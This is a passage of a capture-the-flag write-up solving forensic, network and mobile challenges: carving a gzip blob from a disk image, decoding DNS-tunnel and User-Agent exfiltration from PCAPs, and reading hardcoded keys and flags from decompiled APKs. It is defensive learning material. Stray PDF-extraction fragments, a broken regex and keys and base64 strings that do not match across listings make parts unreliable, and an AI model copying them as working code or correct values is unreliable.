        s = gz_bytes.find(OPEN_TAG, i)
        if s == -1:
            break
        e = gz_bytes.find(CLOSE_TAG, s + len(OPEN_TAG))
        if e == -1:
            break
        e_end = e + len(CLOSE_TAG)
```

```
    pairs.append((s, e_end))
    i = e_end
    return pairs

def remove_ranges(b: bytes, ranges: List[Tuple[int, int]]) → bytes:
    if not ranges:
        return b
    ranges = sorted(ranges)
    out = bytearray()
    last = 0
    for s, e in ranges:
        out += b[last:s]
        last = e
    out += b[last:]
    return bytes(out)

Trash
def gunzip_maybe_partial(gz_bytes: bytes) → str:
    """
    Try full gzip decompress. If it fails, return whatever we can get incrementally.
    """
    # gzip wrapper: window bits = 16 + MAX_WBITS
    d = zlib.decompressobj(16 + zlib.MAX_WBITS)
    out = bytearray()
thumb-192...
    # feed in chunks to salvage partial output even if stream is damaged
    chunk = 64
    for i in range(0, len(gz_bytes), chunk):
        try:
            out += d.decompress(gz_bytes[i : i + chunk])
        except zlib.error:
            break
bbc_urls
    # flush if possible
    try:
        out += d.flush()
    except zlib.error:
        pass

    return out.decode("utf-8", errors="replace")

def extract_fields(text: str) → Tuple[Optional[str], Optional[str], Optional[str]]:
    node = None
    key = None
    flag = None

    m = re.search(r"^\s*NODE:(.+)$", text, flags=re.MULTILINE)
    if m:
        node = m.group(1).strip()

    m = re.search(r"^\s*KEY:([0-9a-fA-F]+)\s*$", text, flags=re.MULTILINE)
    if m:
        key = m.group(1).strip()

    m = re.search(r"^\s*FLAG:(TDHCTF\{[^}\]+}\})\s*$", text, flags=re.MULTILINE)
    if m:
        flag = m.group(1).strip()
```

```
Home Node, key, flag

def solve(path: str) -> List[Recovered]:
    data = open(path, "rb").read()

    gz_offsets = find_all(data, GZ_SIG)
    if not gz_offsets:
        raise SystemExit("No gzip signature (if sb 08) found in the image.")

    recovered_list: List[Recovered] = []

    for off in gz_offsets:
        gz_bytes = data[off:]
        pairs = find_scrub_pairs(gz_bytes)

        cleaned = remove_ranges(gz_bytes, pairs)
        text = gunzip_maybe_partial(cleaned)

        node, key, flag = extract_fields(text)

        recovered_list.append(
            Recovered(
                gzip_offset=off,
                scrub_pairs=pairs,
                text=text,
                node=node,
                key=key,
                flag=flag,
            )
        )

    return recovered_list

def main():
    img = sys.argv[1] if len(sys.argv) > 1 else "burned-usb.img"
    results = solve(img)

    for i, r in enumerate(results, 1):
        print("=" * 70)
        print(f"[+] Candidate # {i}")
        print(f"    GZIP offset: {r.gzip_offset}")
        print(f"    Scrub blocks removed: {len(r.scrub_pairs)}")
        for s, e in r.scrub_pairs:
            print(f"        - relative range {s}..{e} ({len(e-s)})")

        print("\n[+] Decompressed text (preview):\n")
        print(r.text)

        print("\n[+] Extracted fields:")
        print(f"    NODE: {r.node}")
        print(f"    KEY : {r.key}")
        print(f"    FLAG: {r.flag}")

        # Optional: if the challenge wants the node as the flag, print it too
        if r.node:
            normalized = r.node.strip().replace(" ", "_")
            print(f"\n[?] Node-as-flag candidate: TDHCTF{{{normalized}}}")

    print("=" * 70)

if __name__ == "__main__":
    main()
```

Execution and Results

Running the Script

```
python help.py
```

Output

```
(kali㉿kali)-[~]
$ python3 help.py

[+] Candidate #1
  GZIP offset: 6197
  Scrub blocks removed: 2
    - relative range 106..1959 (len 1853)
    - relative range 2065..4718 (len 2653)

[+] Decompressed text (preview):
=====
  Trach DIRECTORATE CORE BLUEPRINT (RECOVERED) =====

  [GATEWAY] —— [DoH Relay] —— [Δ。 Ingest]
          \             |
          \—— [Safehouse] —— [Evidence Hash Registry]

thumb-192...
Critical pivot node (label):
NODE:SAFEHOUSE-REGISTRY

Deployment authentication (do not share):
KEY:30e14823b007a1afe2eca19c7a19e05dc1fe3f2ec48e0dfa4a6f0f87acdac6cd
FLAG:TDHCTF{carved_network_node}

[+] Extracted fields:
  NODE: SAFEHOUSE-REGISTRY
  KEY : 30e14823b007a1afe2eca19c7a19e05dc1fe3f2ec48e0dfa4a6f0f87acdac6cd
  FLAG: TDHCTF{carved_network_node}

[?] Node-as-flag candidate: TDHCTF{SAFEHOUSE-REGISTRY}

(kali㉿kali)-[~]
```

Recovered Artifacts

The automated reconstruction successfully recovered a readable network blueprint document containing:

- **NODE:** SAFEHOUSE-REGISTRY (critical pivot node)
- **KEY:**
30e14823b007a1afe2eca19c7a19e05dc1fe3f2ec48e0dfa4a6f0f87acdac6cd
(deployment authentication)
- **FLAG:** TDHCTF{carved_network_node}

The recovered FLAG differed from the visible decoy flag, confirming successful reconstruction of the intended artifact.

Flag Submission

Flag: TDHCTF{carved_network_node}

This matched the challenge objective and was accepted as the correct solution.

Tools and Technologies Used

- **strings** - Initial artifact reconnaissance
- **Python 3** - Custom forensics script development
- **zlib** - GZIP decompression with error handling
- **regex** - Structured field extraction
- **Binary analysis** - Manual stream repair

Challenge solved successfully!

Challenge 17: Net 01 Onion Pcap

Overview:

Networking 🛡️ Medium 250 pts Close

Net 01 Onion Pcap

Tokyo recovers a span-port PCAP from a compromised switch. The payloads are noise, but the headers aren't: VLAN + GRE tunnels and timestamp patterns hide a deliberate signal. Rebuild the hidden message and identify the rogue engineer feeding Δ_0 .

2 files

[Download Challenge Files](#)

README.txt


net-01-onion-pcap.pcap

Initial Observation

After opening the PCAP in Wireshark and filtering for DNS traffic:

➤ dns

An immediate anomaly becomes visible:



- The capture contains **nearly a thousand DNS queries**
- Almost all traffic is DNS, which is unusual for normal network behavior
- Many queries target internal-looking domains ending in `.local`

This strongly suggests the use of DNS for something other than name resolution.

Domain Analysis

By inspecting DNS query names, three recurring domains stand out:

- `royalmint.local` — dominant internal domain
- `crew.local` — background / normal-looking traffic
- `blueprint.professor.royalmint.local` — **highly suspicious**

The last domain repeatedly appears with **long, random-looking subdomains**, a classic indicator of **DNS tunneling**.

Identifying DNS Tunneling

The subdomains under `blueprint.professor.royalmint.local` have these properties:

2450 0.88245	10.0.7.81	10.0.7.221	DNS	88 Standard query 0x701 A 31h.updates.tokyo.crew.local
2451 -0.732429	10.0.2.27	10.0.1.11	DNS	80 Standard query 0x96f8 A auth.royalmint.local
2452 -0.522039	10.0.0.247	10.0.5.53	DNS	99 Standard query 0xe750 A yhfu1o.draft.professor.royalmint.local
2453 -0.599333	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x9643 A JhYjk1Njlm.blueprint.professor.royalmint.local
2454 0.939454	10.0.9.124	10.0.2.249	DNS	89 Standard query 0x98f0 A ops.professor.royalmint.local
2455 -0.003118	10.0.6.194	10.0.5.186	DNS	81 Standard query 0xa324 A vault.royalmint.local
2456 0.687158	10.0.0.157	10.0.5.53	DNS	101 Standard query 0xf79e A sq01z_but.draft.professor.royalmint.local
2457 -0.557761	10.0.7.17	10.0.5.53	DNS	103 Standard query 0x99f5 A jm-ik1cuezy.draft.professor.royalmint.local
2458 -0.589004	10.0.3.37	10.0.5.53	DNS	98 Standard query 0x450c A avzb0.draft.professor.royalmint.local
2459 -0.669524	10.0.1.72	10.0.7.34	DNS	79 Standard query 0xc3e2 A www.royalmint.local

- Long length
- High entropy
- Characters limited to:
- A-Z a-z 0-9 - _

This character set matches **URL-safe Base64**, commonly used in DNS tunneling to safely transport binary data through DNS labels.

Each DNS query carries a **fragment** of encoded data.

Data Extraction Strategy

To recover the hidden message:

1. Filter DNS queries that end with:
2. `blueprint.professor.royalmint.local`
3. Extract **only the leftmost subdomain label**
4. Preserve packet **timestamp order**
5. Concatenate all extracted labels into a single string

This reconstructs the original exfiltrated payload.

No.	Time	Source	Destination	Protocol	Length Info
172	0.028607	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x8183 A NzEzMTAxMD.blueprint.professor.royalmint.local
344	1.200737	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x41cd A REhDVEZ7cm.blueprint.professor.royalmint.local
812	0.831753	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xf8c4 A N2Y0YzViNj.blueprint.professor.royalmint.local
888	0.154401	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x6c69 A U3YjY2NzC2.blueprint.professor.royalmint.local
1142	-0.856829	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xb4d6 A S0VZOjhXyj.blueprint.professor.royalmint.local
1190	-0.251254	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x2942 A hmhjkxY2Jh.blueprint.professor.royalmint.local
1295	1.580524	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x8c5d A aw51ZXJfc2.blueprint.professor.royalmint.local
1595	-0.428775	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xeeef A MjdhNwM1MT.blueprint.professor.royalmint.local
1801	0.421215	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xb701 A ZmhjzmJlOT.blueprint.professor.royalmint.local
1929	0.989550	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xb86 A YKRkxBRzpU.blueprint.professor.royalmint.local
2010	1.429897	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xe669 A 9ndWwfZw5n.blueprint.professor.royalmint.local
2366	1.810653	10.0.5.42	10.0.5.53	DNS	105 Standard query 0x4f9f A lnbmfsfqo.blueprint.professor.royalmint.local
2453	-0.599333	10.0.5.42	10.0.5.53	DNS	106 Standard query 0x9e43 A Jhjk1Njlm.blueprint.professor.royalmint.local
2499	0.543436	10.0.5.42	10.0.5.53	DNS	106 Standard query 0xc113 A IzNTNkYjNh.blueprint.professor.royalmint.local

I got this after using filters and now ill write all left subdomain in a text try to decode it.

```
dns && dns.qry.name contains "blueprint.professor.royalmint.local"
NzEzMTAxMDREhDVEZ7cmN2Y0YzViNjU3YjY2NzC2S0VZOjMxYjhMjMxY2JhaW51ZXJfc2MjdhNwM1MTZmNjZmJlOTYKRkxBRzpU9ndWvfZw5nlnbmFs
fQoJhYjk1NjlmIzNTNkYjNh
```

Decoding Process

Step 1: Fix URL-Safe Base64

DNS tunnels often use URL-safe Base64:

- → +
_ → /

Padding (=) is also missing and must be restored until the length is divisible by 4.

Step 2: Decode Base64

The reconstructed string is decoded into raw bytes.

The output is **not clean UTF-8 text** — it contains binary noise, which is normal in real DNS tunnelling scenarios.

Step 3: Extract Meaningful Data

Instead of decoding everything as text, the decoded bytes are scanned for recognizable patterns:


- KEY:
- TDHCTF{ ... }

This approach avoids corruption caused by non-printable bytes.

Automation (Python)

The extraction and decoding were automated using Python with Scapy and Base64 decoding.
The script:

- Parses DNS queries from the PCAP
- Reassembles the tunneled payload
- Decodes it safely
- Extracts KEY and FLAG using pattern matching



The screenshot shows a terminal window with two tabs: 'rio@3331f34d9a99: ~' and 'kali@kali: ~'. The 'kali@kali' tab contains the command '\$ cat chall.py' followed by the script's code. The script is a DNS tunneling decoder for a pcap file named 'net-01-onion-pcap.pcap'. It uses Scapy to load the pcap, extract DNS chunks, reassemble them, fix URL-safe Base64 encoding, decode the payload, and search for secrets 'TDHCTF{...}' and 'KEY:[0-9a-fA-F]+'. The output shows the recovered FLAG and KEY.

```
#!/usr/bin/env python3
# =====
# NET-01 : ONION PCAP - DNS Tunneling Decoder
# =====

from scapy.all import rdpcap, DNS, DNSQR
import base64
import re

PCAP_FILE = "net-01-onion-pcap.pcap"
TARGET_DOMAIN = "blueprint.professor.royalmint.local"

# — Load PCAP —
packets = rdpcap(PCAP_FILE)

# — Collect exfiltrated DNS chunks —
chunks = []

for pkt in packets:
    if pkt.haslayer(DNSQR):
        query = pkt[DNSQR].qname.decode(errors="ignore").rstrip('.')
        if query.endswith(TARGET_DOMAIN):
            chunks.append((pkt.time, query.split('.')[0]))

# — Reassemble payload —
chunks.sort()
payload = ''.join(chunk[1] for _, chunk in chunks)

# — Fix URL-safe Base64 —
payload = payload.replace('-', '+').replace('_', '/')
payload += '=' * (-len(payload) % 4)

# — Decode —
decoded = base64.b64decode(payload)

# — Extract secrets —
flag = re.search(rb'TDHCTF\{[^}]+\}', decoded)
key = re.search(rb'KEY:([0-9a-fA-F]+)', decoded)

# — Output —
print("\n DECODED RESULTS ")
print("-" * 28)

print(" FLAG :", flag.group(0).decode() if flag else "Not found")
print(" KEY : ", key.group(1).decode() if key else "Not found")

print("\n Signal recovered. DNS tunnel decoded.\n")
```

Final Recovered Data

```
(kali㉿kali)-[~]
$ nano chall.py

(kali㉿kali)-[~]
$ python3 chall.py

DECODED RESULTS
_____
FLAG : TDHCTF{rogue_engineer_signal}
KEY  : 31b2ab9569f27a5c518a231cba713101057b66776fccfbe92353db3a7f4c5b66

Signal recovered. DNS tunnel decoded.
```

KEY: `31b2ab9569f27a5c518a231cba713101057b66776fccfbe92353db3a7f4c5b66`
FLAG: `TDHCTF{rogue_engineer_signal}`

Challenge 18: Net 02 Doh Rhythm

Overview:

The screenshot shows a challenge card with the following details:

- Tags: Networking, Hard, 500 pts
- Close button
- Title: Net 02 Doh Rhythm
- Description: The Directorate claims their DNS is "safe" because it's encrypted. Nairobi spots a rhythm in TLS record sizes and timing—an exfil channel hiding in metadata. Reconstruct the message without decrypting anything and extract the tunnel key.
- Files: 2 files (README.txt, net-02-doh-rhythm.pcap)
- Download Challenge Files button

Initial Observations

Looking at the packet capture in Wireshark, we can see numerous HTTP requests in the packet list. One particular packet (frame 1825) stands out with a suspicious User-Agent string.

Step 1: Identifying the Anomaly

In frame 1825, the HTTP GET request to /api/metrics?id=9498 contains an unusual User-Agent header:

No.	Time	Source	Destination	Protocol	Length	Info
1819	0.979063	10.13.6.244	10.13.13.88	HTTP	202	GET / HTTP/1.1
1820	0.980058	10.13.30.89	10.13.46.78	HTTP	224	GET /health HTTP/1.1
1821	0.979951	10.13.13.245	10.13.34.146	HTTP	218	GET /health HTTP/1.1
1822	0.979616	10.13.36.60	10.13.32.90	HTTP	218	GET / HTTP/1.1
1823	0.981171	10.13.14.31	10.13.29.253	HTTP	222	GET /index.html HTTP/1.1
1824	0.980663	10.13.24.152	10.13.26.152	HTTP	234	GET /static/style.css HTTP/1.1
1825	0.982219	10.13.37.10	10.13.37.80	HTTP	228	GET /api/metrics?id=9498 HTTP/1.1
1826	0.982255	10.13.21.172	10.13.36.14	HTTP	212	GET /api/status HTTP/1.1
1827	0.982066	10.13.28.206	10.13.20.82	HTTP	234	GET /static/style.css HTTP/1.1
1828	0.983093	10.13.15.210	10.13.39.176	HTTP	228	GET /static/style.css HTTP/1.1
1829	0.985430	10.13.6.204	10.13.19.90	HTTP	212	GET /index.html HTTP/1.1
1830	0.987149	10.13.47.68	10.13.41.249	HTTP	234	GET /static/style.css HTTP/1.1
1831	0.985557	10.13.37.80	10.13.37.10	HTTP	92	HTTP/1.1 200 OK
1832	0.986606	10.13.24.105	10.13.34.85	HTTP	222	GET /api/status HTTP/1.1
1833	0.986145	10.13.43.216	10.13.37.84	HTTP	218	GET / HTTP/1.1
1834	0.988710	10.13.6.18	10.13.8.125	HTTP	234	GET /static/style.css HTTP/1.1
1835	0.988765	10.13.34.234	10.13.27.29	HTTP	213	GET /favicon.ico HTTP/1.1
1836	0.989055	10.13.30.174	10.13.47.99	HTTP	228	GET /static/style.css HTTP/1.1
1837	0.988786	10.13.42.55	10.13.17.105	HTTP	202	GET / HTTP/1.1
1838	0.989775	10.13.13.170	10.13.29.212	HTTP	218	GET /static/style.css HTTP/1.1
1839	0.989164	10.13.21.139	10.13.41.156	HTTP	202	GET / HTTP/1.1
1840	0.990937	10.13.45.231	10.13.41.107	HTTP	218	GET / HTTP/1.1
1841	0.991203	10.13.38.44	10.13.30.178	HTTP	218	GET /health HTTP/1.1

► Frame 1825: 228 bytes on wire (1824 bits), 228 bytes captured (1824 bits)
 ► Ethernet II, Src: 02:42:ac:11:00:10 (02:42:ac:11:00:10), Dst: 02:42:ac:11:00:11 (02:42:ac:11:00:11)
 ► Internet Protocol Version 4, Src: 10.13.37.10, Dst: 10.13.37.80
 ► Transmission Control Protocol, Src Port: 51022, Dst Port: 80, Seq: 891, Ack: 191, Len: 174
 ▼ Hypertext Transfer Protocol
 ► GET /api/metrics?id=9498 HTTP/1.1\r\n
 Host: metrics.internal.corp\r\n
 User-Agent: Mozilla/5.0 (compatible; ExfilChunk-S0VZOjBkNzMyOTViYzhh)\r\n
 Accept: */*\r\n
 Connection: keep-alive\r\n
 \r\n
 [Response in frame: 1831]
 [Full request URI: http://metrics.internal.corp/api/metrics?id=9498]

User-Agent: Mozilla/5.0 (compatible; ExfilChunk-S0VZOjBkNzMyOTViYzhhMzJm...)

The presence of "ExfilChunk" in the User-Agent strongly suggests data exfiltration is occurring through this channel.

Step 2: Extracting All Chunks

Using the command line to extract all User-Agent strings containing "ExfilChunk":

```
strings net-02-doh-rhythm.pcap | grep ExfilChunk
```

This reveals multiple chunks:

```
└$ strings net-02-doh-rhythm.pcap | grep ExfilChunk
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-S0VZOjBkNzMyOTViYzhh)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-MzJmMGI5MTNiN2M1NDk0)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-YzdLMWU5YWFnMmJlZjQ1)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-NWM3MThmYWIyODRmMWVj)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-ZmZmNzVlMzkKRkxBRzpU)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-REhDVEZ7ZG5zX3R1bm5l)
User-Agent: Mozilla/5.0 (compatible; ExfilChunk-bF9rZXl9Cg)
```

Step 3: Reconstructing the Data

Combining all the chunks after "ExfilChunk-":

```
S0VZOjBkNzMyOTViYzhhMzMmMGI5MTNiN2M1NDk0Yzd1MWU5YWVmMmJ1ZjQ1NWM3MTmYWIyODRmMWV  
jZmZmNzV1MzkKRkxBRzpUREhDVEZ7ZG5zX3R1bm51bF9rZX19Cg
```

Step 4: Decoding with CyberChef

Using CyberChef with the "From Base64" recipe and "Remove non-alphabet chars" option, we decode the string:

Output:

Solution

Key: 0d73295bc8a32f0b913b7c5494c7e1e9aaef2bef455c718fab284f1ecfff75e39
Flag: TDHCTF{dns_tunnel_key}

Tools Used

- Wireshark (packet analysis)
- `strings` command (data extraction)
- `grep` command (pattern matching)
- CyberChef (decoding)

Challenge 19: Mob 01

Overview:

The screenshot shows a challenge card for 'Mob 01'. At the top, there are three circular icons: 'Mobile' (purple), 'Easy' (yellow with a shield icon), and '100 pts' (pink). In the top right corner is a 'Close' button. The title 'Mob 01' is centered above a descriptive text block. The text reads: 'To infiltrate the Directorate's mobile ecosystem, Rio obtains an Android cloud backup of an operative's phone. The team extracts deleted SMS threads containing network authentication hints. These form the first foothold into their infrastructure.' Below the text, a button labeled '1 file' is shown, followed by a link 'Download Challenge Files' which points to 'mob-01.apk'. The bottom of the card features two tabs: 'SC0Z Resewass' and 'EXP0IT Berlinstock'.

Solution

Step 1: Decompiling the APK

First, I used apktool to decompile the Android application:

```
apktool d mob-01.apk -o mob-01  
cd mob-01
```

This extracted the APK contents, revealing several directories including multiple smali class folders (`smali_classes2` through `smali_classes5`), resources, and the `AndroidManifest.xml`.

Step 2: Exploring the Application Structure

After decompiling, I navigated through the directory structure to understand the application's organization:

```
ls
```

The terminal window shows the command 'ls -la' being run in the directory '/home/mob-01'. The output lists various files and directories, including 'AndroidManifest.xml', 'apktool.yml', 'assets', 'kotlin', 'META-INF', 'original', 'res', 'smali', and five 'smali_classes' sub-directories (2, 3, 4, 5, and 'unknown').

```
ls -la  
total 60  
drwxr-xr-x 13 root root 4096 Jan 10 02:23 .  
drwxr-xr-x  4 root root 4096 Jan 10 02:22 ..  
-rw-r--r--  1 root root 2631 Jan 10 02:23 AndroidManifest.xml  
-rw-r--r--  1 root root 2351 Jan 10 02:23 apktool.yml  
drwxr-xr-x  2 root root 4096 Jan 10 02:23 assets  
drwxr-xr-x  8 root root 4096 Jan 10 02:23 kotlin  
drwxr-xr-x  3 root root 4096 Jan 10 02:23 META-INF  
drwxr-xr-x  3 root root 4096 Jan 10 02:23 original  
drwxr-xr-x 140 root root 4096 Jan 10 02:23 res  
drwxr-xr-x  8 root root 4096 Jan 10 02:23 smali  
drwxr-xr-x  4 root root 4096 Jan 10 02:23 smali_classes2  
drwxr-xr-x  3 root root 4096 Jan 10 02:23 smali_classes3  
drwxr-xr-x  3 root root 4096 Jan 10 02:23 smali_classes4  
drwxr-xr-x  3 root root 4096 Jan 10 02:23 smali_classes5  
drwxr-xr-x  2 root root 4096 Jan 10 02:23 unknown
```

The application had custom code in the `com.tdhctf.mob01` package, which I found across multiple smali class folders.

Step 3: Finding the Challenge Key

I explored `smali_classes4` and found the `BuildConfig.smali` file:

```
cd smali_classes4/com/tdhctf/mob01  
cat BuildConfig.smali
```

This file contained an important constant:

```
(kali㉿kali)-[~/home/.../smali_classes4/com/tdhctf/mob01]  
$ cat BuildConfig.smali  
.class public final Lcom/tdhctf/mob01/BuildConfig;  
.super Ljava/lang/Object;  
.source "BuildConfig.java"  
  
.field public static final APPLICATION_ID:Ljava/lang/String; = "com.tdhctf.mob01"  
.field public static final BUILD_TYPE:Ljava/lang/String; = "debug"  
.field public static final DEBUG:Z  
.field public static final MOB01_CHALLENGE_KEY:Ljava/lang/String; = "70f58829df9e961757b4dd170f948b19048206c7690fd97dd1d318f351115b4f"  
.field public static final VERSION_CODE:I = 0x1  
.field public static final VERSION_NAME:Ljava/lang/String; = "1.0"
```

Access Key Found:

`70f58829df9e961757b4dd170f948b19048206c7690fd97dd1d318f351115b4f`

Step 4: Discovering the Crypto Package

I noticed there was a `crypto` package in the application. Navigating to it:

```
cd ../../smali_classes5/com/tdhctf/mob01/crypto  
ls
```

This revealed several interesting files:

```
(kali㉿kali)-[/home/mob-01]  
$ cd smali_classes5/com/tdhctf/mob01/crypto  
(kali㉿kali)-[/home/.../com/tdhctf/mob01/crypto]  
$ ls  
AccessPhraseGate.smali ChallengeKeyVault.smali FlagVault.smali SecretProvider.smali
```

- `AccessPhraseGate.smali`
- `ChallengeKeyVault.smali`
- `FlagVault.smali`
- `SecretProvider.smali`

Step 5: Extracting the Flag

The most promising file was `FlagVault.smali`. I examined its contents:

```
cat FlagVault.smali
```

Inside this file, I found the flag stored as a static field:

```
# static fields
.field private static final FLAG:Ljava/lang/String; = "TDHCTF{mob01_insecure_notes_pin_bypass}"
.field public static final INSTANCE:Lcom/tdhctf/mob01/crypto/FlagVault;
```

Additionally, there was a `revealFlag()` method that returns the same flag:

```
.method private constructor <init>()V
    .locals 0

    .line 3
    invoke-direct {p0}, Ljava/lang/Object;→<init>()V

    return-void
.end method

# virtual methods
.method public final revealFlag()Ljava/lang/String;
    .locals 1

    .line 7
    const-string v0, "TDHCTF{mob01_insecure_notes_pin_bypass}"

    return-object v0
.end method
```

Key Findings

Access Key: `70f58829df9e961757b4dd170f948b19048206c7690fd97dd1d318f351115b4f`

Flag: `TDHCTF{mob01_insecure_notes_pin_bypass}`

Challenge 20: Mob 02

Overview:

The screenshot shows the challenge details for "Mob 02". At the top, there are three circular icons: "Mobile" (grey), "Hard" (yellow with a gear icon), and "500 pts" (purple). In the top right corner is a "Close" button. The challenge title "Mob 02" is prominently displayed. Below it is a descriptive text: "Tokyo uncovers a Directorate \"Safety App\" secretly tracking citizens. APK analysis identifies the tracking API endpoint—a covert beacon server that doubles as a clandestine command channel. This beacon server becomes the crew's entry tunnel." A button labeled "1 file" is visible, followed by a link "Download Challenge Files" which points to "mob-02.apk".

Initial Analysis

Step 1: Decompiling the APK

First, I decompiled the APK using `apktool`:

```
apktool d mob-02.apk
```

```
[kali㉿kali)-[~/infosec-ctf/mobile]
$ apktool d mob-02.apk
I: Using Apktool 2.7.0-dirty on mob-02.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Baksmaling classes2.dex ...
I: Baksmaling classes3.dex ...
I: Baksmaling classes4.dex ...
I: Baksmaling classes5.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
I: Copying META-INF/services directory
```

The tool successfully decompiled the application, extracting:

- `AndroidManifest.xml`
- Resource files
- Smali code (Dalvik bytecode)
- Assets and libraries

Step 2: Finding the Challenge Key

After manual enumeration of the decompiled files, I explored the `smali_classes3` directory and found the `BuildConfig.smali` file:

Location: `./smali_classes3/com/tdhctf/mob02/BuildConfig.smali`

Key findings:

```
(kali㉿kali)-[~/smali_classes3/com/tdhctf/mob02]
$ ls
BuildConfig.smali 'MainActivity$$ExternalSyntheticLambda0.smali' 'MainActivity$$ExternalSyntheticLambda1.smali' 'MainActivity$$ExternalSyntheticLambda2.smali' MainActivity.smali
(kali㉿kali)-[~/smali_classes3/com/tdhctf/mob02]
$ cat BuildConfig.smali
.class public final Lcom/tdhctf/mob02/BuildConfig;
.super Ljava/lang/Object;
.source "BuildConfig.java"

# static fields
.field public static final APPLICATION_ID:Ljava/lang/String; = "com.tdhctf.mob02"
.field public static final BUILD_TYPE:Ljava/lang/String; = "debug"
.field public static final DEBUG:Z
.field public static final MOB02_CHALLENGE_KEY:Ljava/lang/String; = "b62f8a2183306435e99c1e1e5c79ff2a20f3115c826175468a91abc1b23fc9df"
.field public static final VERSION_CODE:I = 0x1
.field public static final VERSION_NAME:Ljava/lang/String; = "1.0"

# direct methods
.method static constructor <clinit>()
.locals 1
.line 7
const-string v0, "true"
invoke-static {v0}, Ljava/lang/Boolean;→parseBoolean(Ljava/lang/String;)Z
move-result v0
put-boolean v0, Lcom/tdhctf/mob02/BuildConfig;→DEBUG:Z
return-void
.end method
```

`field public static final MOB02_CHALLENGE_KEY:Ljava/lang/String; =
"b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d"`

Challenge Key: `b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d`

Step 3: Finding the Flag

Continuing the manual enumeration, I explored the crypto package in `smali_classes4`:

Location: `./smali_classes4/com/tdhctf/mob02/crypto/FlagVault.smali`

Key findings:

```
B64Url.smali  ChallengeKeyVault.smali  FlagVault.smali  'JwtUtil$VerifyResult.smali'  JwtUtil.smali  SecretProvider.smali

